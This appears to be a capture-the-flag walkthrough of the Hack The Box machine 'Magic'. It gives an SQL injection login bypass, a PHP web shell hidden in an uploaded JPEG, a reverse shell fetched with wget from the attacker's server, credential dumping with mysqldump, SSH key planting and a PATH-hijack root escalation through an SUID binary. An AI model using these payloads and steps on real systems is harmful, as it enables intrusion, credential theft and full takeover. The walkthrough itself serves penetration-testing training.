Welcome back hackers!! Today we will be doing a walkthrough on another linux box named Magic and rated Medium on the platform. So lets dive in.


Enumeration

```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3
(Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 06:d4:89:bf:51:f7:fc:0c:f9:08:5e:97:63:64:8d:ca (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQClcZO7AyXva0myXqRYz5xgxJ8ljSW1c6xX0vzHxP/Qy0

|   256 11:a6:92:98:ce:35:40:c7:29:09:4f:6c:2d:74:aa:66 (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBOVyH7ButfnaTRJb0CdXze

|   256 71:05:99:1f:a8:1b:14:d6:03:85:53:f8:78:8e:cb:88 (ED25519)
|_ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIE0dM4nfekm9dJWdTux9TqCyCGtW5rbmHfh/4v3NtTU1
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.29 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Magic Portfolio
```


Just two ports open. SSH and HTTP. We will target HTTP first as usual because there is just one attack vector and that is brute force for ssh.

Port 80 (HTTP)


HTTP title is Magic portfolio. Home page contains a bunch of gifs and at the bottom we can see it's written "Please Login to upload images". There might be file upload vulnerability which we can leverage to get a shell. We will see. Source code didn't reveal anything sensitive.




Here is the login page.




Default creds didn't work. Also spaces were not working when I was trying to inject a sql payload. I intercepted the post request with burp and inspected the normal workflow first. Any wrong credentials you send, this is the typical response which you will receive:



An alert box saying wrong username or password. Then I inserted the most famous sqli payload: ' or 1=1; -- , url encoded it and I got a redirect:




It was an upload page which got rendered like this:




I uploaded a harmless jpg file and it got uploaded with the same filename in /images/uploads/ directory. Now lets send a php one liner command execution included in the image to the server.

Exploitation


Add a one liner php command execution at the end of image data, change the filename to file.php.jpg so that the server interprets as a php file but bypasses the extension blacklist. Here is how the request looks like:




The content-Type remains the same as image/jpeg and the server validates this file as an image file by looking at the Jpg headers. Now navigate to the /images/uploads/file.php.jpg and issue a command like this:



We can successfully execute commands on the server. Next step would be to get a reverse shell. I tried various shells from pentest monkey but all were failiing. So I decided to create a linux executable using msfvenom and upload on the server using wget.



After uploading using python webserver, change the permissions of the file using chmod to make it executable. Now open up a netcat listener, execute it using ./ and you will have the shell.



```
┌──(root💀kali)-[/home/rishabh/HTB/Magic]
└─# rlwrap nc -nvlp 8989
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::8989
Ncat: Listening on 0.0.0.0:8989
Ncat: Connection from 10.129.195.74.
Ncat: Connection from 10.129.195.74:43766.
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Privilege Escalation

First interesting thing I found was database credentials in db.php5 file in www root folder.

```
<?php
class Database
{
    private static $dbName = 'Magic' ;
    private static $dbHost = 'localhost' ;
    private static $dbUsername = 'theseus';
    private static $dbUserPassword = '[redacted]';

    private static $cont  = null;

    public function __construct() {
        die('Init function is not allowed');
    }
```

I tried mysql to connect to the database but the binary was not present. I double checked whether port 3306 was open or not and indeed it was open. I ran linpeas as www-data user but there were no vectors which popped up. I went back to square one. We have database credentials but we don't have mysql installed. I searched for mysql type commands using find command.

```
find /usr/bin/ -type f -name mysql* 2>/dev/null
/usr/bin/mysqldump
/usr/bin/mysqladmin
/usr/bin/mysqlshow
/usr/bin/mysqld_safe
/usr/bin/mysqlbinlog
/usr/bin/mysqldumpslow
/usr/bin/mysqlcheck
/usr/bin/mysql_ssl_rsa_setup
/usr/bin/mysqlimport
/usr/bin/mysql_tzinfo_to_sql
/usr/bin/mysql_upgrade
/usr/bin/mysqlslap
/usr/bin/mysql_secure_installation
/usr/bin/mysql_config_editor
/usr/bin/mysqld_multi
/usr/bin/mysql_plugin
/usr/bin/mysql_embedded
/usr/bin/mysql_install_db
/usr/bin/mysqlpump
/usr/bin/mysqlreport
www-data@ubuntu:/$
```

mysqldump would probably be the best binary to go forward it because after all we want to access database records. After having looked at the syntax here's the command you need to run if you want to dump a particular database with credentials:

```
mysqldump -B Magic -u theseus -p
```

tty shell will ask you for the password, supply and it will dump the records. Going through the dump, there was another password which was of admin user:

```
LOCK TABLES `login` WRITE;
/*!40000 ALTER TABLE `login` DISABLE KEYS */;
INSERT INTO `login` VALUES (1,'admin','[redacted]');
/*!40000 ALTER TABLE `login` ENABLE KEYS */;
UNLOCK TABLES;
/*!40103 SET TIME_ZONE=@OLD_TIME_ZONE */;
```

I tried logging with ssh but it was getting denied. Use of password is not permitted. I tried to switch user to theseus and this time the cred we found, worked like a charm. Now to get a more stable shell, I created ssh keys using ssh-keygen. Next I created authorized_keys file in user's .ssh folder, copied the contents of my public key to this file and using our private key, we successfully sshed into the machine.

```
┌──(root💀kali)-[/home/rishabh/HTB/Magic]
└─# ssh -i id_rsa theseus@$IP
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 5.3.0-42-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

407 packages can be updated.
305 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet conne

Your Hardware Enablement Stack (HWE) is supported until April 2023.
Last login: Thu Dec  2 14:55:55 2021 from 10.10.17.253
theseus@ubuntu:~$
```

Now you can submit the user flag. I ran linpeas again and found that there is an odd suid binary present in /bin directory:

```
-rwsr-xr-x 1 root root 31K Aug 11  2016 /bin/fusermount
-rwsr-x--- 1 root users 22K Oct 21  2019 /bin/sysinfo (Unknown SUID binary)
-rwsr-xr-x 1 root root 43K Jan  8  2020 /bin/mount  ⟶  Apple_Mac_OSX(Lion)_Kernel_xnu-1699.
.8
```

I found this binary earlier when I was www-data but that time this binary could not be executed by us. Now as we are in users group, we can read and execute it. I executed this binary once and it gave output of cpu information, disk info and memory. Then I ran strings command on the binary to see if we can abuse any path vulnerabilities. This was the output of strings command:

```
popen() failed!
====================Hardware Info====================
lshw -short
====================Disk Info====================
fdisk -l
====================CPU Info====================
cat /proc/cpuinfo
====================MEM Usage====================
free -h
;*3$"
zPLR
GCC: (Ubuntu 7.4.0-1ubuntu1~18.04.1) 7.4.0
```

The commands lshw, fdisk, free are not being run with full path. Hence we can add a temporary path of our choosing in the PATH variable so that when the binary is run, bash will look for these files in the directories in the order listed in the PATH variable, so if we include a malicious file in the directory with the same name as the those commands listed in the binary, the binary will execute our malicious file first. Lets see this in action.
First of all add /tmp directory in the PATH variable:

```
theseus@ubuntu:/tmp$ export PATH=/tmp:$PATH
```

```
theseus@ubuntu:/tmp$ echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/gam
```

Now, we need to create a file with the same name as any of those commands. I will create a file fdisk with the following contents:

```
theseus@ubuntu:/tmp$ cat fdisk
#!/bin/bash

cp /bin/bash /tmp/bash
chmod +s /tmp/bash
```

When the binary sysinfo is executed as root, bash will be copied to tmp directory and suit bit will be set so that we can run bash as root.
Make fdisk executable. Now run sysinfo. When the binary finishes executing, a file called bash will be created in tmp directory with suid set.

```
-rwsr-sr-x  1 root    root    1113504 Dec  2 15:17 bash
-rwxrwxr-x  1 theseus theseus      55 Dec  2 15:16 fdisk
```

Now, run bash -p.
You are root. Cheers!!

```
theseus@ubuntu:/tmp$ bash -p
bash-4.4# id
uid=1000(theseus) gid=1000(theseus) euid=0(root) egid=0(root) groups=0(root),100(users),1000(theseus)
bash-4.4#
```